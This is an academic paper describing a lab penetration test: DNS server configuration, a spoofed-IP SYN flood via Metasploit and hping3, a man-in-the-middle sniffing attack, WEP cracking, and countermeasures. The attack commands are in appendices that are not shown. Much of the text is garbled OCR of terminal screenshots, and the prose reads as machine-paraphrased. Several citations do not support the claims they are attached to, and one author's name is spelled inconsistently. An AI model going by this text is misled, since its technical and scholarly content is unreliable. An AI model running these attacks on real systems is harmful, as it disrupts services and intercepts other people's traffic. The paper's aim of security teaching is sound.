

Article Progress Time Stamps

Article Type: Research Article Manuscript Received:18th Dec, 2020 Review Type: Blind Final Acceptance:: 14th April, 2021

Article Citation Format

Ademola, E.O. (2021): An application of Countermeasures to Protect a Potential Vulnerable Infrastructure. Journal of Digital Innovations & Contemp Res. In Science., Engineering & Technology. Vol. 9, No. 1. Pp 33-49 DOI: dx.doi.org/10.22624/AIMS/DIGITAL/V9N1P3

An application of Countermeasures to Protect a Potential Vulnerable Infrastructure

Ademola, E.O. Professor, BCS & CMI Subject Matter Expert Principal Consultant Power-Age Consulting E-mails: ojo_ademola@hotmail.co.uk (private); emmanuelojoademola.academia.edu Mobile: +4479 5813 9157

ABSTRACT

The competitiveness of business enterprises entails the need for competitive advantage to lean on the ability of Cybersecurity (CS) specialists to apply resources in meeting shifting needs. A specialist's approach robustly must offer solutions to storage convenience, and on-demand access to a shared pool of IT resources in a secured manner. The reality of system subjectivity to security threats and vulnerabilities remains an accentuating matter. In this paper, a framework by which penetration testing is conducted to highlight possible weaknesses within a business infrastructure, simulate attacks to exploit vulnerabilities. Denial of Service (DoS) and Man-in-the-Middle attacks, and a bit of WEP cracking; investigated. The outcome of white box approach using on-campus and home-Lab help in the critical reflection on countermeasures and prevention mechanisms as applied to mitigate against attacks.

Keywords: Mechanisms, countermeasures, vulnerabilities, DoS, Man-in-the-Middle.

1. INTRODUCTION

There is an increasing security discourse that centres on varying usage of technology. The impact of globalisation and technology indicates the need for security in the management of IT resources. Jabir et al. (2016) accentuate that the tremendous growth in usage of IT provokes an increase in security concerns. It aggregates the impact of physical security concerns that are unique to own IT critical infrastructure as evidence in the computational outsourcing and resource sharing (Wani, Rana and Pandey, 2019). Regularly, new attacks and threats in news headline depicting that attacks are imminently a functional element of today's business. Imperva recently reported on the man-in-the-cloud attack (https://www.imperva.com, 2015). This paper aims to provide a summary of the configuration steps on the server and client. Al-Khateeb (2016) suggests that configurations will be temporarily assigned and could lead to loss of data unless systems have ways to restart. In other words, such configurational inclusion should paste screenshots to evident functionality at both ends.



Mainly the server-client-side, the discussion centres on the rationale behind service selection and configuration regarding the DoS and Man-in-the-Middle attacks on business IT resources in this scenario. Moreover, it demonstrates a minimum of two strikes against each of the two services configured as well as describe limited further and complex attacks; logging all the critical and offensive events against the target to include attacks detected, services' logs nature, the origin of the offence and damage caused.

It critically reflects on countermeasures and prevention mechanisms applied to mitigate against attacks as well as endeavour to serve as guidelines toward exploring potential vulnerabilities by utilising penetration testing techniques. With the three testing modes available, the emphasis remains on the white box with strict warning and disclaimer against the use of black box approach to further explore and evaluate security issues in privately-owned IT resources.; thus, the lab contains systems run on VirtualBox- Windows, Centos, and Kali Linus. Vulnerabilities should address possible exploits and attacks, and countermeasures suggested accordingly. The final section of the paper underscores a state-of-the-art of the author's understanding of DoS with a brief reflection on available literature in the last five years.

In this paper, an explicit organisation depicts the configuration of the DNS server and the client in the beginning section as well as sought to discuss related work and relevant penetration testing mechanisms. There is a section delegated to an exemplary of DoS and Man-in-the-middle attacks with the corresponding analysis and suggested countermeasures. Further and loosely required is the consideration of any complex attacks and their related mechanisms and countermeasures explored. The study of the experimented attacks indicates the need to illustrate the methodology and consider a playbook approach to ethical hacking pedagogue and research work considering the results and findings of the tested tools. Finally, the closing section concentrates on a position paper to critically analyse and reflect on recent state-of-the-art DoS attacks and hacking techniques, followed by a discussion on possible countermeasures. The last section will conclude with a recommendation for further research in ethical hacking.

2. METHODOLOGY

Pen-testing (PT) methodology entails the assessment, which is known as security evaluation or conduct phase. The actual assault execution, and the conclusion. Also, the essential is the post-assessment and report generation as types of PT could depict different stages of knowledge about the Target of Evaluation (ToE). The framework are Black-box testing, White-box testing, and Gray-box testing; which could also require coding, and methodology protocols (Gaugler et al. 2019; see also Pat et al. 2019; Kachhwaha and Purohit 2019)

Overall, PT is a technique to assess the security edges for the ToE by reproducing an assault to find vulnerabilities available to assailants' attacks. The test includes a comprehensive analysis of the system configurations, designs, weaknesses, and technical flaws. From an administrative standpoint, it is paramount to check the dimension of the framework; data exposure and misuses which could make the context defenceless for outside foes. The methodology adopted here accentuates a structure, which consists of the PT phases as well as the countermeasures and associated implementation in the ultimate interest of ethical approach and best practice.

2.1 Building of Virtual Machines

In fulfilment of the essential requirements as well as keeping with possible ethical guidelines and avoiding legal constraints, three Virtual Machines (VM) built in the home-lab. On the Campus, there available prepared machines, with Linux Server that use CentOS or Ubuntu Server, just a minimum configuration required. Further, their available domain name server (DNS) configured as the server on the one hand evident in section 2.2.1; and client on the other. Thus, permitting an additional service of choice, in likes of DHCP, FTP, SMTP, and SNMP. In the Campus, the Server operated VM operated Linux with Kali as well as Client on the Win 7. At home Lab available VirtualBox (VB) with essential requirements fulfilled to configure the Server and create multiple copies of the client's VB in other to



demonstrate an attack.

Apparently, the Attacker machine runs on the most recent version of Kali Linux. It has been suggested, (Dholey and Shaw 2019; see also Jabir et al. 2016 and Al-Khateeb 2016), that such set up helps in effective management of the practical development of PT in a secured manner. In a Cloud computing and design of Cyber Warfare Testbed, Chandra and Mishra (2019) maintain that such built up to conducting cyber warfare could ease the overall process as well as help in extension to cyberattacks and corresponding multiple system configuration. Al-Khateeb (2016) underscores such process of designing static IP address in Linux Terminal.

2.2 Experiment Configuration

Figures 1a, 1b & 1c, underscore the test situation, and the stages alignment in PT with complement determinations. As examined in section 2.0, the conveyed framework is comprised of three VM as delineated in Figure 1a. Nmap apparatuses utilised for system and ports inspecting by the Attacker machine as a host disclosure to decide alive has on the network alongside insights concerning it, for example, Operating System (OS), opened, filtered or unfiltered ports, shut and different administrations. The Kali VM alongside some vulnerabilities scanner likewise conveyed. The defencelessness check begins misuses, dispatch assaults, and get abuse suggestions also. Another instrument utilised for checking is the mainstream apparatus Nessus from Tenable. Nessus is a device to determine vulnerabilities and examining weakness its management.




Figure 1a: DNS Server/Clients Setup

2.2.1 Configuring the DNS

Correspondingly, Figures 1a and Figures 2 to 9 evident that DNS configured and tested. Such an attempt accentuates the notion of attribution, evasion in the configuration that underpin stages in PT shown in Figure 1a as well as in scientific data flow in Figure 1c. Al-Hakeeb (2016) suggests that where no DHCP server exists to assign an IP address to Kali Linux, the "ifup eth0" commands could manually help to bring up eth0 (network interface). In other words, a similar procedure shows how to configure on various VM either the Server or the Client (see Appendix A).



net	
-	
1 2 3 client client	1 2 3 client
Key Domain boundari	

Figure 1b: DNS server/clients configuration model complement




Figure 1c: Data Flow of Penetration Testing Stages



	root@kali:/etc	
File Edit View Search Term erver: 192.168.1.1	nat Help	000
ddress: 192.168.1.	03	
	-03#33	
is.timeofpower.net ca	nonical name = timeofpower.net.	
	time - timeorpower.net.	
ddress: 192.168.1.103		
oot@kali:/etc# nslookup m	ail	
erver: 192.168.1. ddress: 192.168.1		
ddress: 192.168.1.	103#53	
ame: mail.timeofpower.n		
idress: 192.168.1.192		
oot@kali:/etc# nslookup w	ww.timeofpower.net	
erver: 192.168.1.		
ddress: 192.168.1.	103#53	
ame: www.timeofpower.ne ddress: 192.168.1.103		
ddress: 192.108.1.105		
oot@kali:/etc# ping www.t	imeofpower.net	
TNG www.timeofpower.net	192.168.1.103) 56(84) bytes of data.	
A buter from timeofnower	(192.168.1.103): icmp seg=1 ttl=64 t1me=0.005 ms	
a bushes from timesformer	(192 168 1 183); icmp seg=2 ttl=64 time=0.000 ms	
	(192.168.1.103): icmp seq=3 ttl=64 time=0.091 ms	
4 bytes from timeofpower		
4 bytes from timeofpower 4 bytes from timeofpower 4 bytes from timeofpower	(192.168.1.163): 1cmp_seq=4 ttt=64 time=0.086 ms (192.168.1.163): icmp_seq=5 ttl=64 time=0.086 ms	
4 bytes from timeofpower 4 bytes from timeofpower 4 bytes from timeofpower 4 bytes from timeofpower	(192.168.1.183): icmp Seque (1100 immediate and (192.168.1.183): icmp Seque (1100 immediate and (192.168.1.183): icmp Seque (1106 immediate and (192.168.1.183): icmp Seque (1106 immediate and (192.168)) icm Seque (1106 immediate and (1106 immediat	
4 bytes from timeofpower 4 bytes from timeofpower 4 bytes from timeofpower 4 bytes from timeofpower	(192.168.1.183): icmp Seque (1100 immediate and (192.168.1.183): icmp Seque (1100 immediate and (192.168.1.183): icmp Seque (1106 immediate and (192.168.1.183): icmp Seque (1106 immediate and (192.168)) icm Seque (1106 immediate and (1106 immediat	
4 bytes from timeofpower 4 bytes from timeofpower 4 bytes from timeofpower 4 bytes from timeofpower	(192.168.1.163): 1cmp_seq=4 ttt=64 time=0.086 ms (192.168.1.163): icmp_seq=5 ttl=64 time=0.086 ms	50 m # 2 - 0 # 0 60 mm
4 bytes from timeofpower 4 bytes from timeofpower 4 bytes from timeofpower 4 bytes from timeofpower	(192.168.1.183): icmp Seque (1100 immediate and (192.168.1.183): icmp Seque (1100 immediate and (192.168.1.183): icmp Seque (1106 immediate and (192.168.1.183): icmp Seque (1106 immediate and (192.168)) icm Seque (1106 immediate and (1106 immediat	ਲ਼ੑੑਲ਼ੑਫ਼ਫ਼ਗ਼ਗ਼ੑਫ਼ਫ਼ਗ਼ਗ਼ੑਫ਼ਗ਼
4 bytes from timeofpower 4 bytes from timeofpower 54 bytes from timeofpower 54 bytes from timeofpower	(192.168.1.183): icmp Seque (1100 immediate and (192.168.1.183): icmp Seque (1100 immediate and (192.168.1.183): icmp Seque (1106 immediate and (192.168.1.183): icmp Seque (1106 immediate and (192.168)) icm Seque (1106 immediate and (1106 immediat	전 11 11 11 11 11 11 11 11 11 11 11 11 11

Figure 2: Command Line 1

Kali Linux 2010 -	the second s		
File Machine	-vbox-amd64 [Running] - Oracle VM VirtualRox		
Applications -	Por Devices Help		
opplications -	Places 🕶 🕟 Terminal 🖛		
A CONCEPTION		Mon 10:29	- 0 ×
File Edit View			
72 packets to	w Search Terminal Help	root@kali:/etc	# 1 D+
rtt min/avg/m	w Search Terminal Help cansmitted, 72 received, 0% packet lax/mdev = 0.074/0.097/0.373/0.036 c# nslookup war	1055 \$122 000	000
	c# nslookup www	ms	
Server:	192.168.1.103		·
Address:	192.168.1.103#53		
Name: www.+			
Address: 192.	imeofpower.net		
root@kali:/et	# nslookup sis		
Server:	192.168.1.103		
Address:	192.168.1.103#53		
sis.timeofpowe			
Name: timeof	r.net canonical name = timeof	power.net.	
Address: 192.1	68.1.193		
root@kali:/etc	# nslookup mail		
Server:	192.168.1.103		
Address:	192.168.1.103#53		
ame: mail.t	imeofpower.net		
ddress: 192.10			
	# nslookup www.timeofpower.net		
erver:	192.168.1.103		
ddress:	192.168.1.103#53		
	eofpower.net		
ame: www.tim ddress: 192.16	a 1 103		
daress: 192.10	0.1.105		
oot@kali:/etc#			
South States and States			🕜 🖈 ^ 🖛 🔐 🚮
	D		Unan C
O Type her	re to search		
Contraction of the second s			

Figure 3: Command Line 2



Applications -	Places				
			Mon 10:26		- 0 X
File Edit View	Search Terminal Help		root@kali: /etc	# 1	0
4 bytes from t	1meofpower (192.168.1.10	3): icmp seg=68 ttl=64	time=0.000		000
C.		acmp_seq=72 tit=64	time=0.091 ms		
timeofpower	net ping statistics				
<pre>2 packets tran tt min/avg/max</pre>	smitted, 72 received, 0% /mdev = 0.074/0.097/0.37	packet loss, time 925m	s		
oot@kall:/etc#	nslookup www	5/0.036 MS			
erver: ddress:	192.168.1.103 192.168.1.103#53				
uuress.	192.108.1.103#53				
ame: www.tim ddress: 192.16	eofpower.net				
ddress: 192.16	8.1.103				
oot@kali:/etc#					
erver: ddress:	192.168.1.103 192.168.1.103#53				
		= timeofpower.net.			
is.timeofpower ame: timeofp		Timeorpower.net.			
ddress: 192.16	8.1.103				
oot@kali:/etc#	192.168.1.103				
ddress:	192.168.1.103#53				
mail ti	meofpower.net				
ame. mait.tr	8.1.192			100 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	
ddress: 192.16					
mail ti	192.168.1.103#53 meofpower.net			30982	126

Figure 4: Command Line 3

Kali-Linux 2010 +		
Call Linux-2018.4 vbox-amd64 [Running] - Oracle VM VirtualBox File Machine View Input Devices Help		
input Devices Help		
Applications 👻 Places 👻 🖬 Terminal 👻		- 8 ×
	Mon 10:25	~ ~
File Edit View Search Terminal Help	root@kali:/etc	# 1 D.
		0.0.0
64 bytes from timeofpower (192.168.1.103): it 64 bytes from timeofpower (192.168.1.103): it 64 bytes from timeofpower (192.168.1.103): it	Cmp_seq=61 ttl=64 time=0.087 ms	
		-
64 bytes from timeofpower (192.168.1.103): i(^X64 bytes from timeofpower (192.168.1.103): i)	cmp_seq=65 ttl=64 time=0.373 ms	
64 bytes from timeofnower (102 160 1 103)	<pre>icmp_seq=bb ttl=64 time=0.089 ms</pre>	
64 bytes from timeofpower (192 169 1 102).	cmp_seq=07 ttl=64 time=0.096 ms	
64 bytes from timeofpower (192.168.1.103): id 64 bytes from timeofpower (192.168.1.103): id	CMD Sed=71 tt1=64 time=0 000 mc	
^C	cmp_seq=/2 ttt=64 time=0.091 ms	
timeofpower.net ping statistics		
72 packets transmitted, 72 received, 0% packet		
<pre>rtt min/avg/max/mdev = 0.074/0.097/0.373/0.03 root@kali:/etc# nslookup www</pre>	b ms	
Server: 192.168.1.103		
Address: 192.168.1.103#53		
Name: www.timeofpower.net		
Address: 192.168.1.103		
root@kali:/etc# nslookup sis		
192.168.1.103		
Address: 192.168.1.103#53		
ais timeofnower.net canonical name = time	ofpower.net.	
SIS. CIMEOTPONE		
Name: timeofpower.net Address: 192.168.1.103		
root@kali:/etc#		𝔐 🖈 ^ 🐨 1/7/2019 🖏
		A State of the sta

Figure 5: Command Line 4

Contemporary Research in SCIENCE, ENGINEERING & TECHNOLOGY Vol. 9. No. 1, 2021

Applications 👻 Places 👻 🖸 Terminal 👻	
	Men 10-25
<pre>File Edit View Search Terminal Help 64 bytes from timeofpower (192.168.1.103): icmp_seq=53 tt 64 bytes from timeofpower (192.168.1.103): icmp_seq=53 tt 64 bytes from timeofpower (192.168.1.103): icmp_seq=55 tt 7x64 bytes from timeofpower (192.168.1.103): icmp_seq=56 tt 7x64 bytes from timeofpower (192.168.1.103): icmp_seq=59 tt 64 bytes from timeofpower (192.168.1.103): icmp_seq=59 tt 64 bytes from timeofpower (192.168.1.103): icmp_seq=59 tt 64 bytes from timeofpower (192.168.1.103): icmp_seq=58 tt 64 bytes from timeofpower (192.168.1.103): icmp_seq=64 tt 64 bytes from timeofpower (192.168.1.103): icmp_seq=65 tt 7x64 bytes from timeofpower (192.168.1.103): icmp_seq=65 tt 7x64 bytes from timeofpower (192.168.1.103): icmp_seq=65 tt 7x64 bytes from timeofpower (192.168.1.103): icmp_seq=66 tt 7x64 bytes from timeofpower (192.168.1.103): icmp_seq=66 tt 7x64 bytes from timeofpower (192.168.1.103): icmp_seq=66 tt 7x64 bytes from timeofpower (192.168.1.103): icmp_seq=67 tt 7x64 bytes from timeofpower (192.168.1.103): icmp_seq=67 tt 7x64 bytes from timeofpower (192.168.1.103): icmp_seq=67 tt 7x64 bytes from timeofpower (192.168.1.103): icmp_seq=72 tt 7x64 bytes from timeofpower (192.168.1.103): ic</pre>	Poot@kali:/etc l=64 time=0.087 ms l=64 time=0.088 ms l=64 time=0.088 ms l=64 time=0.088 ms l=64 time=0.133 ms l=64 time=0.137 ms l=64 time=0.087 ms l=64 time=0.087 ms l=64 time=0.087 ms l=64 time=0.087 ms l=64 time=0.089 ms l=64 time=0.089 ms =64 time=0.089 ms =64 time=0.089 ms =64 time=0.092 ms =64 time=0.091 ms =64 time=0.089 ms =64 time=0.089 ms =64 time=0.091 ms =64 time=0.089 ms

Figure 6: Command Line 5

	Mon 10:25
File Edit View Search Terminal Help 54 bytes from timeofpower (192.168.1.103): icmp_seq=53 tt 54 bytes from timeofpower (192.168.1.103): icmp_seq=54 ter	root@kali: /etc
4 bytes from timeofpower (192.168.1.103): icmp_seq=54 tt	l=64 time=0.095 ms
4 bytes from timeofpower (192.168.1.103): icmp_seq=57 to 4 bytes from timeofpower (192.168.1.103): icmp_seq=58 ttl	ttl=64 time=0.133 ms l=64 time=0.088 ms
4 bytes from timeofpower (192.168.1.103): icmp_seq=60 ttl 4 bytes from timeofpower (192.168.1.103): icmp_seq=61 ttl	l=64 time=0.084 ms l=64 time=0.087 ms
4 bytes from timeofpower (192.168.1.103): 1cmp_seq=63 ttt 4 bytes from timeofpower (192.168.1.103): icmp_seq=64 ttl	L=64 time=0.090 ms L=64 time=0.089 ms
4 bytes from timeofpower (192.168.1.103): icmp_seq=66 t	tl=64 time=0.089 ms
4 bytes from timeofpower (192.168.1.103): temp_seq=68 ttl 4 bytes from timeofpower (192.168.1.103): iemp_seq=69 ttl 4 bytes from timeofpower (192.168.1.103): iemp_seq=70 ttl	=64 time=0.088 ms
4 bytes from timeofpower (192.168.1.103): icmp_seq=71 ttl 4 bytes from timeofpower (192.168.1.103): icmp_seq=72 ttl C	=64 time=0.089 ms =64 time=0.091 ms
timeofpower.net ping statistics 2 packets transmitted, 72 received, 0% packet loss, time : tt min/avg/max/mdev = 0.074/0.097/0.373/0.036 ms	925ms
oot@kal1:/etc# nslookup www erver: 192.168.1.103 ddress: 192.168.1.103#53	
ame: www.timeofpower.net ddress: 192.168.1.103	

Figure 7: Command Line 6



Applications Places I Terminal Mon 10:22 File Edit View Search Terminal Help oot@kali;/etc/bind#_cd	# 1 B
File Edit View Search Terminal Help	
	0 0 1
<pre>contextal:/etc# service bind9 restart contextal:/etc# nslookup timeofpower.net ierver: 192.168.1.103 ddress: 192.168.1.103 ddress: 192.168.1.103 contextal:/etc# ping timeofpower.net productal:/etc# ping timeofpower (192.168.1.103): icmp_seeq=1 tl=64 time=0.074 ms of bytes from timeofpower (192.168.1.103): icmp_seeq=2 tl=64 time=0.108 ms of bytes from timeofpower (192.168.1.103): icmp_seeq=2 tl=64 time=0.088 ms of bytes from timeofpower (192.168.1.103): icmp_seq=2 tl=64 time=0.089 ms of bytes from timeofpower (192.168.1.103): icmp_seq=2 tl=64 time=0.098 ms of bytes from timeofpower (192.168.1.103): icmp_seq=2 tl=64 time=0.098 ms of bytes from timeofpower (192.168.1.103): icmp_seq=3 tl=64 time=0.098 ms</pre>	

Figure 8: Command Line 7




Figure 9: Command Line 8



2.2.2 Rationale for Configuration

A configuration of servers and clients appropriately underpins an assessment of PC frameworks, data frameworks and systems to distinguish their vulnerabilities and shortcomings. It could be a depiction via the implementation of the PT stages (see Appendices A, B & C and Figures 1b & 1c). Such an engagement enables evaluation and understanding of the guiding principles of ethical hacking and appreciates where and in what situations these principles become appropriate protocols (Gaugler et al. 2019; see also Pat et al. 2019 and Al-Hakeeb 2016). Thus, a pathway for an explicit approach to ethical hacking and related techniques.

3. EXEMPLAR OF COMPREHENSIVE ATTACKS

In the interest of useful critique and analysis, two full attacks presented and a WEP crack demonstrated to facilitate investment in PT. An on-campus experiment conducted, also the use of home Lab. Comprehensive attempt to accentuate the main phases of PT: Reconnaissance, Scanning, Gaining Access, Maintaining Access and Covering Tracks; are expectedly embedded in the holistic process of attacks presented as shown in various screenshots. It is a PT approach that entirely underpins pedagogue values as well as considers ethics and legal compliance.

3.1 Denial of Service Attack (DoS)

The outcome shows in figures 10 & 11 demonstrate the completion of a DoS assault. It satisfied with the establishment of Kali Linux; and the target machine: Windows 7 with Wireshark. Figure 10 reflects the result of executing the instruments and the execution of SYN flood assault with spoofed IP address utilising Metasploit and after that with hping3 appeared in figure 11. Figure 11 exhibited the mind-boggling a Windows 7 machine with SYN flood assault utilising Metasploit (see Appendix D). The situation used Kali Linux as the aggressor (192.168.1.138), Windows 7 as the target and spoofed Kali IP amid the attack to that of a blameless Windows 10 machine associated with the equivalent subnet. Figure 11 shown Wireshark running on the injured individual computer as well as provide the proof of idea for the far-reaching DoS assault underscored. Further, figure 12 shows a WEP Cracked in comparison to the execution of a dictionary attack (DoS) to Wi-Fi Network excerpt in Appendix C.




Figure 10: DoS - Command line 1



Bit Iss is grave	Page 1	the Cases	edan Conservation (124 (m)	The subscript print and	HT 11.5.5		100 100 1
	1.940	Dist in	in Sector Boden Solo	tes totations; Josh	historials (pain		
		1 1 1	·····································	****	1. 1. 1	1-0,0,0; # 0 • s- s- s-	
	ter i				(i) taxeton.	- Over Auto New	
	1	Long .	Anna I	Description	Annual	Langett links	
		STATISTICS.	And the local division of the local division			the second reaction which and the second reaction of the	
						the science sums offered instant lark	No. 5. H In Column
						the LORDS-LINE LINE, Install rest	And Add To Annual Concerning of the Address of the
					100.00	the house they down income who	and a second
					State of the local diversion of the local div		
And the state of the state							
				TRACTOR AND A DESCRIPTION	100	The RATER COURSE I STORE TO AND ADDRESS OF THE	STATE A STATE
Notice for many Notice for many The default for many Notice for many Restance for many Notice for many Res	distant.	100.00	and survey and the local diversion	1000-000-0-000	the state	THE ROOM DOLLARS A LOCAL DOCUMENTS OF	State a state of the local state
			an internet in the lat	And the part of the second	and the second second	al property and the second second	AND DESCRIPTION OF THE OWNER.
The function from real Provide State of the State of	Statistics.	and the state		Second second second	1000	all also have then, the plan have?	Tell 180, 198, 1, 198
					Contraction of the	and dependent in the set of the second set of the	
	PR 10	phone in	and the second se		and some first state		
	distant in the	and the second	and Realized Performance	Interneting Linear	1000	Ad adva from 1988, 254, 52, 3277	1477 100, DOL 5, 158
				and the second sec	1000		
	1.100	Contract of the	The strength line in	Contraction of the second	and the second second	the proving the local department of the	 Sold States in the last sold States in the
					a summing the	NAME AND ADDRESS OF TAXABLE ADDRESS OF TAXABLE	
				Contraction of the local distance of the loc			
		den en el					
	12.00						
	1.000	Company of the local division of the local d	Contract Contract of Contract of Contract				
		the second s					
	1.000	-	and the second second				
					1. 1. 1. 1. 1. 1. 1. 1. 1. 1. 1. 1. 1. 1		
				Distance in the second s	10 N. H.	1.1.1.1.1	
				and the second second			
				Contraction of the local division of the loc	the second second		
Person II Of Deputy Mit Participants and All States States (Sells	100	-	10 State	A DE DESERVICE A DE	Contraction of the second		
Personal B Chylinge BYs Phyline Menory BYs and BURS (2017) Support (1988) (2017) Fully Tables							
	Processos in the		Official and the	of Memory With	and in the local	Part Support (1988) (1997)	Sulla Silali
A 12	and the state of the	ACCOUNTS OF TAXABLE PARTY.	and the second	and the second se	and the second second		the second s

Figure 11: DoS Attack Continue

and the state of t		Martine Martine
an second in	replaced who have have been	ADVECTION AND ADVECTION AD
and Londs	Tutalaties	addersed at Artest at the
A STREET, STRE	and and and a second	With a within the read
Barry 1.00	WALLAND TO AND	Martin and Art Contact and Con
		and reading to block include
The Real Property lies	which will be blocked that see	
inder i biget a	hantal all strategiest and all and a	Construction of the second state of the second
Anna an	And a second contract and a second and a second second second second a second s	

3.2 Man-in-the-Middle Attack (MITM)

10

In following the scrap in Appendix B, the result of a full assault demonstrates the outcome highlighted in Figures 13 to 21. Every one of the means cautiously executed; sniffing of data pursued about the objective picked with a MITM assault. When the targeted individual visits a site, the aggressor read data about focused activities on the web. The MITM assault ceased at the press of the CTRL + C on each terminal where any procedure that opened is running as appeared in the two figures. When strike finished, the parcel sending must be disabled in the framework again executing the accompanying direction on a terminal as represented in Appendix B.






Figure 13: MITM - Screenshot 1



Figure 14: MITM- Screenshot 2




Figure 15: MITM- Screenshot 3



Figure 16: MITM- Screenshot 4



Figure 17: MITM- Screenshot 5



Figure 18: MITM- Screenshot 6

rottalizes	-
Contract Contract	_

Figure 19: MITM- Screenshot 7



Figure 20: MITM- Screenshot 8



Figure 21: MITM- Screenshot 9



4. DETECTION TECHNIQUES AND COUNTERMEASURE STRATEGIES

System hacking entails three significant steps of gaining and maintaining access as well as clearing logs (Al-Khateeb, 2018). Its further into six stages of cracking passwords, escalating privileges, executing the application, hiding files, covering tracks and PT. Whatever steps in focus, there are detection techniques (DT) and countermeasure strategies (CS) that culminate to ethical hacking dynamism.

Specific to this work, with the DoS attack; DT could entail activity profiling in monitoring the network flow and average packet rate (Hameed et al., 2019; Adebayo and Aziz, 2019). Change-point detection compares actual versus expected average time series using a Cusum algorithm (Al Khateeb, 2018; Kurt et al., 2019); and Wavelet-based Signal Analysis to monitoring signals based on their spectral components to identify anomalies (Galbally et al., 2019; Jiang et al., 2019). CS could include absorbing the attack through additional resources to resist aggression and degrading services by stopping non-critical services; shutting down services by the plan to go off-line. Further, detect and naturalise handlers; deflect attacks with the use of honeypots and or honeynets could also be CS. It could be of significant advantage to perform post-attack forensics to mitigate future incidents (Al-Khateeb, 2018; Liu et al., 2018).

Moreover, with the MITM attacks, DT and CS are associated with the overall prevent of the MITM. Mallik et al. (2019) propose a down to earth approach both in detection and countermeasure. Their proposition entails the blocking of MITM assaults to rationally endeavours concerning clients, and moreover a mix of encryption and check systems for applications. For customers, this infers: Avoiding Wi-Fi affiliations that are not secret phrase encoded; Paying thought with respect to programme alerts detailing a site as being unbound; Immediately logging out of a secured application when it is not in use; and not utilising open frameworks (e.g., bistros, lodgings) when leading touchy money related trades.

5. CONCLUSION

In consideration of the various sections highlighted, it is apparent that with overall accentuation, effective pedagogue approach to ethical hacking could mean an efficient DT and CS irrespective of the hacking types and techniques involved. There could be issues with implied ethics in ethical hacking, Greene et al. (2019) concludes that movement for ethical hacking could provide efficient path to resolving insecurity even in Artificial Intelligence and Machine Learning projects. It is a view calling for further research in DT and CS overview.



REFERENCES

- Adebayo, O.S. and Aziz, N.A., 2019. The trend of mobile malwares and effective detection techniques. In Multigenerational Online Behavior and Media Use: Concepts, Methodologies, Tools, and Applications (pp. 668-682). IGI Global.
- Al-Khateeb H. M.. 2018. Ethical Hacking. [ONLINE] Available at: https://s3-eu-central-1.amazonaws.com/learn-eu-central-1-prod-fleet01-xythos/5b6bce0407d12/3771957?response-contentdisposition=inline%3B%20filename%2A%3DUTF-8%27%27System%2520Hacking.pdf&response-contenttype=application%2Fpdf&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20190115T102043Z&X-
- Al-Khateeb H. M.. 2016. Configuring static IP address in Linux Terminal. [ONLINE] Available at: <u>http://blog.hakzone.info</u>. [Accessed 8 January 2019].
- 4. Chandra, Y. and Mishra, P.K., 2019. Design of Cyber Warfare Testbed. In Software Engineering (pp. 249-256). Springer, Singapore.
- 5. Dholey, P. and Shaw, A.K., 2019. Online KALI: Online Vulnerability Scanner. In Proceedings of International Ethical Hacking Conference 2018 (pp. 25-35). Springer, Singapore.
- 6. Galbally, J., Fierrez, J. and Cappelli, R., 2019. An Introduction to Fingerprint Presentation Attack Detection. In Handbook of Biometric Anti-Spoofing (pp. 3-31). Springer, Cham.
- 7. Gaugler, M., Luedtke, J., Grigsby, W.J. and Krause, A., 2019. A new methodology for rapidly assessing interfacial bonding within fibre-reinforced thermoplastic composites. International Journal of Adhesion and Adhesives, 89, pp.66-71.
- Greene, D., Hoffmann, A.L. and Stark, L., 2019. Better, Nicer, Clearer, Fairer: A Critical Assessment of the Movement for Ethical Artificial Intelligence and Machine Learning. In Hawaii International Conference on System Sciences, Maui, forthcoming.
- 9. Hameed, S., Khan, F.I. and Hameed, B., 2019. Understanding Security Requirements and Challenges in Internet of Things (IoT): A Review. Journal of Computer Networks and Communications, 2019.
- Jabir, R.M., Khanji, S.I.R., Ahmad, L.A., Alfandi, O. and Said, H., 2016, January. Analysis of cloud computing attacks and countermeasures. In Advanced Communication Technology (ICACT), 2016 18th International Conference on (pp. 117-123). IEEE.
- 11. Imperva. 2015. Man in the Cloud. [ONLINE] Available at: <u>https://www.imperva.com/</u>. [Accessed 8 January 2019].
- 12. Jat, S.C., Lamba, C.S. and Rathore, V.S., 2019. Software Quality Improvement Through Penetration Testing. In Emerging Trends in Expert Applications and Security (pp. 239-244). Springer, Singapore.
- Kachhwaha, R. and Purohit, R., 2019. Relating vulnerability and security service points for web application through penetration testing. In Progress in Advanced Computing and Intelligent Engineering (pp. 41-51). Springer, Singapore.
- 14. Jiang, S., Li, Z., Zhou, P. and Li, M., 2019. Memento: An Emotion-driven Lifelogging System with Wearables. ACM Transactions on Sensor Networks (TOSN), 15(1), p.8.
- 15. Kurt, M.N., Yılmaz, Y. and Wang, X., 2019. Real-time detection of hybrid and stealthy cyber-attacks in smart grid. IEEE Transactions on Information Forensics and Security, 14(2), pp.498-513.
- Liu, C., Singhal, A. and Wijesekera, D., 2018, January. A Layered Graphical Model for Cloud Forensic Mission Attack Impact Analysis. In IFIP International Conference on Digital Forensics (pp. 263-289). Springer, Cham.
